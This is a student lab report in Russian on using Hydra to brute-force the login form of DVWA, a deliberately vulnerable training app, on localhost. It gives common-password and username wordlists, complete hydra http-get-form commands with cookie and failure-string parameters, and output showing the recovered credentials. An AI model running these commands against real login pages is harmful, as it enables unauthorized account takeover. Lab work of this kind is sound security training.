

Индивидуальный проект №3

Основы информационной безопасности

Барсегян В.Л.

Российский университет дружбы народов им. Патриса Лумумбы, Москва, Россия

- Барсегян Вардан Леонович
- НПИбд-01-22
- Российский университет дружбы народов
- [1132222005@pfur.ru]
- https://github.com/VARdamn/study_2023-2024_infosec/tree/master/project-personal

Вводная часть

Знакомство с Hydra для подбора или взлома имени пользователя и пароля.

Выполнение лабораторной работы

Открываю в браузере страницу `http://127.0.0.1/DVWA/login.php` и вхожу в DVWA




Figure 1: Вход в DVWA

Открываю страницу <http://127.0.0.1/DVWA/security.php> и выставляю уровень безопасности на низкий






Figure 2: Низкий уровень безопасности

Создаю файл с паролями, в него ввожу самые распространенные пароли



```
kali@kali: ~  
File Actions Edit View Help  
GNU nano 7.2 passwords.txt *  
12345678  
123456  
123123  
1234567890  
qwerty  
qwertyuiop  
guest  
user  
admin  
account  
administrator  
password  
123abc123abc  
login  
passwd  
|
```


Перехожу во вкладку Brute Force, где можно подобрать комбинацию логина и пароля и проверить, верна ли она. Во вкладке Network консоли разработчика смотрю запрос для валидации логина и пароля - это GET-запрос, отправляющий логин, пароль в качестве параметров



Куки GET-запроса - уровень безопасности и id сессии




Figure 5: Куки запроса

Ввожу команду для hydra:

```
''' hydra -l admin -P ~/passwords.txt 127.0.0.1 http-get-form  
"/DVWA/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie:PH  
and/or password incorrect" '''
```

ключ -l – логин для входа ключ -P – пароль для входа, берутся все возможные из файла ~/passwords.txt http-get-form – тип запроса (GET) дополнительный параметр (длинная строка) - полный путь, параметры, куки, и сообщение при ошибке

В результате, hydra подобрала верную комбинацию: логин admin и пароль password

```
kali@kali: ~ - DiptHunter - Exploit-DB - Google
File Actions Edit View Help


Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-03-28 08:51:29
[ERROR] optional parameter must start with a '/' slash!

(kali@kali)-[~] Vulnerability: Brute Force
└─$ hydra -l admin -P ~/passwords.txt 127.0.0.1 http-get-form "/DVWA/vulnerabilities/brute/index.php:username=^USER^&password=^PASS^&Login=Login:H=Cookie\;PHPSESSID=1pu2bih9masffp4i16iap5dglc;security=low:F=Username and/or password incorrect"
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-03-28 08:52:15
[INFORMATION] escape sequence \: detected in module option, no parameter verification is performed.
[DATA] max 15 tasks per 1 server, overall 15 tasks, 15 login tries (l:1/p:15), ~1 try per task
[DATA] attacking http-get-form://127.0.0.1:80/DVWA/vulnerabilities/brute/index.php:username=^USER^&password=^PASS^&Login=Login:H=Cookie\;PHPSESSID=1pu2bih9masffp4i16iap5dglc;security=low:F=Username and/or password incorrect
[80][http-get-form] host: 127.0.0.1 login: admin password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-03-28 08:52:16

(kali@kali)-[~]
```

Создаю файл с возможными логинами




```
kali@kali: ~  
File Actions Edit View Help  
GNU nano 7.2 usernames.txt  
admin  
guest  
kali  
Admin
```

Figure 7: Файл с логинами

Изменяю команду для hydra: указываю ключ -L ~/usernames.txt, чтобы логины также перебирались из файла

```
''' hydra -L ~/usernames.txt -P ~/passwords.txt 127.0.0.1 http-get-form  
"/DVWA/vulnerabilities/brute/:username=USER&password=PASS&Login=Login:H=Cookie:PH  
and/or password incorrect" '''
```

Измененная команда



```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ hydra -L ~/usernames.txt -P ~/passwords.txt 127.0.0.1 http-get-form "/DVWA/vulnerabilities/brute/index.php:username=^USER^&password=^PASS^&Login=Login:H=Cookie\:PHPSESSID=1pu2bih9masffp4i16iap5dglc;security=low:F=Username and/or password incorrect"  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-03-28 08:55:25  
[INFORMATION] escape sequence \: detected in module option, no parameter verification is performed.  
[DATA] max 16 tasks per 1 server, overall 16 tasks, 60 login tries (l:4/p:15), ~4 tries per task  
[DATA] attacking http-get-form://127.0.0.1:80/DVWA/vulnerabilities/brute/index.php:username=^USER^&password=^PASS^&Login=Login:H=Cookie\:PHPSESSID=1pu2bih9masffp4i16iap5dglc;security=low:F=Username and/or password incorrect  
[80][http-get-form] host: 127.0.0.1 login: admin password: password  
[80][http-get-form] host: 127.0.0.1 login: Admin password: password  
1 of 1 target successfully completed, 2 valid passwords found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-03-28 08:55:27
```

Figure 8: Измененная команда

Я познакомился с hydra, научился подбирать логины и пароли с помощью нее, отправляя запросы.